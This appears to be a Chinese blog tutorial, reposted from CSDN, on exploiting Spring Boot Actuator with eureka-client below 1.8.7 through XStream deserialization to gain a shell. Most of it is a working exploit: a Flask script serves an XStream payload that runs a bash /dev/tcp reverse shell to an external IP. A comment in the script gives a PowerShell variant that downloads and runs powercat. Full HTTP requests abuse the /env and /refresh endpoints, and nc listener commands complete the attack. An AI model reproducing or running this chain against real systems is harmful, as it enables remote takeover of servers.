-
Spring Boot Actuator(eureka xstream deserialization RCE)
Spring Boot Actuator(eureka xstream deserialization RCE) - 简书 (jianshu.com)
寻找目标
app="Eureka-Server"正常访问
http://127.0.0.1:9092/env

利用条件
- 可以 POST 请求目标网站的 /env 接口设置属性
- 可以 POST 请求目标网站的 /refresh 接口刷新配置(存在 spring-boot-starter-actuator 依赖)
- 目标使用的 eureka-client < 1.8.7(通常包含在 spring-cloud-starter-netflix-eureka-client 依赖中)
- 目标可以请求攻击者的 HTTP 服务器(请求可出外网)
利用方法(以Linux为例)
- 步骤一:架设响应恶意 XStream payload 的网站(在自己的服务器上)
- 使用python3环境运行下边这个脚本(flsak_eureka.py)架设恶意网站。并根据实际情况修改脚本中反弹 shell 的 ip 地址和 端口号。
- # -*- coding: utf-8 -*-
- # @Time : 2019/3/12 10:06
- # @Author : j1anFen
- # @Site :
- # @File : run.py
- # linux反弹shell bash -i >& /dev/tcp/192.168.20.82/9999 0>&1
- # windows反弹shell
- # <string>powershellstring>
- # <string>IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1');string>
- # <string>powercat -c 192.168.123.1 -p 2333 -e cmdstring>
- from flask import Flask, Response
- app = Flask(__name__)
- @app.route('/', defaults={'path': ''})
- @app.route('/<path:path>', methods = ['GET', 'POST'])
- def catch_all(path):
- xml = """<linked-hash-set>
- <jdk.nashorn.internal.objects.NativeString>
- <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">
- <dataHandler>
- <dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource">
- <is class="javax.crypto.CipherInputStream">
- <cipher class="javax.crypto.NullCipher">
- <serviceIterator class="javax.imageio.spi.FilterIterator">
- <iter class="javax.imageio.spi.FilterIterator">
- <iter class="java.util.Collections$EmptyIterator"/>
- <next class="java.lang.ProcessBuilder">
- <command>
- <string>/bin/bashstring>
- <string>-cstring>
- <string>bash -i >& /dev/tcp/88.88.88.88/3333 0>&1string>
- command>
- <redirectErrorStream>falseredirectErrorStream>
- next>
- iter>
- <filter class="javax.imageio.ImageIO$ContainsFilter">
- <method>
- <class>java.lang.ProcessBuilderclass>
- <name>startname>
- <parameter-types/>
- method>
- <name>fooname>
- filter>
- <next class="string">foonext>
- serviceIterator>
- <lock/>
- cipher>
- <input class="java.lang.ProcessBuilder$NullInputStream"/>
- <ibuffer>ibuffer>
- is>
- dataSource>
- dataHandler>
- value>
- jdk.nashorn.internal.objects.NativeString>
- linked-hash-set>"""
- return Response(xml, mimetype='application/xml')
- if __name__ == "__main__":
- app.run(host='0.0.0.0', port=2222)
- 运行之后是这个样子

- 这个时候访问你的服务器的【 ip:2222/xstream 】这个连接会出现明显的访问记录

首先证明目标可以出网
- 使用dnslog
http://dnslog.cn/
设置 eureka.client.serviceUrl.defaultZone 属性
- spring 1.x(一定要指定内容类型,不能有其他类型)
- POST /env
- Content-Type: application/x-www-form-urlencoded
- eureka.client.serviceUrl.defaultZone=http://your-vps-ip:2222/xstream
- spring 2.x
- POST /actuator/env
- Content-Type: application/json
- {"name":"eureka.client.serviceUrl.defaultZone","value":"http://your-vps-ip/xstream"}
首先证明目标可以出网
- POST /env HTTP/1.1
- Host: xx.xx.3.48:8080
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
- Accept:
- DNT: 1
- Connection: close
- Content-Type: application/x-www-form-urlencoded
- Upgrade-Insecure-Requests: 1
- Cache-Control: max-age=0
- Content-Length: 60
- eureka.client.serviceUrl.defaultZone=http://3q33zc.dnslog.cn

刷新配置
- spring 1.x(一定要指定内容类型,不能有其他类型)
- POST /refresh
- Content-Type: application/x-www-form-urlencoded
- spring 2.x
- POST /actuator/refresh
- Content-Type: application/json

-
执行完了刷新以后可以收到请求记录则证明目标机器可以出网,否则不能出网

-
再访问目标网址(发现网址已经被写入)

反弹shell
- 接下来利用同样的方式把自己架设的恶意服务器地址写入目标地址
- 首先在自己的服务器上用nc监听端口
nc -lvvp 3333
- 此时python脚本也运行起来
python3 flsak_eureka.py- 执行写入操作
- POST /env HTTP/1.1
- Host: xx.xx.3.48:8080
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
- Accept:
- DNT: 1
- Connection: close
- Content-Type: application/x-www-form-urlencoded
- Upgrade-Insecure-Requests: 1
- Cache-Control: max-age=0
- Content-Length: 70
- eureka.client.serviceUrl.defaultZone=http://88.88.88.88:2222/xstream
- 执行刷新操作
- POST /refresh HTTP/1.1
- Host: xx.xx.3.48:8080
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
- Accept:
- DNT: 1
- Connection: close
- Content-Type: application/x-www-form-urlencoded
- Upgrade-Insecure-Requests: 1
- Cache-Control: max-age=0
- Content-Length: 0
- 此时去服务器看请求记录(如果收到如下请求则证明没有问题,如果没有put则有问题)

- 查看nc是否已经反弹shell

更多spring漏洞请看
https://github.com/LandGrey/SpringBootVulExploit
-
相关阅读:
大模型应用开发:为产品创建一个AI客服/智能助手
Windows 安装 汉化版 burp suite
File相关方法2
力扣第51题 N 皇后 c++ 难~ 回溯题
java面试题:java中的单例设计模式及两种实现方法的代码举例
什么是抽象类?什么时候用?什么是接口?抽象类与接口的区别?
Squid代理服务器
node中的crypto模块指南
使用MATLAB对语音信号进行采集以及读写的方法
XML配置文件
- 原文地址:https://blog.csdn.net/weixin_50464560/article/details/125786840